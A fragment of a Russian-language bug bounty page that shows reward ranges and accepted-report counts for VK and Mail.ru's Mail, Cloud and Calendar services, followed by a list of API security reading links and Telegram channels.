0–1 800 000 ₽

Вознаграждение



Уязвимости

26

Принято отчетов



vk

Почта, Облако и Календарь Mail.ru

Сервисы Mail.ru (Почта, Облако и Календарь) помогают миллионам пользователей быть продуктивными, общаться и хранить информацию. Безопасность файлов и приватность данных — главные приоритеты и неотъемлемые условия работы.

0–1 800 000 ₽

Вознаграждение



Уязвимости

22

Принято отчетов

Что еще почитать?



- <https://t.me/BountyOnCoffee>
- <https://hackxpert.com/blog/API-Hacking-Excercises/>
- <https://dsopas.github.io/MindAPI/play/>
- <https://www.wallarm.com/what/api-security-tutorial>
- <https://apisecurity.io/>
- <https://habr.com/ru/company/maccloud/blog/553826/>
- <https://habr.com/ru/company/tomhunter/blog/676478/>
- <https://github.com/arainho/awesome-api-security>
- <https://t.me/postImpact>
- <https://t.me/webpwn>

Questions?

@r0hack

BountyOnCoffee

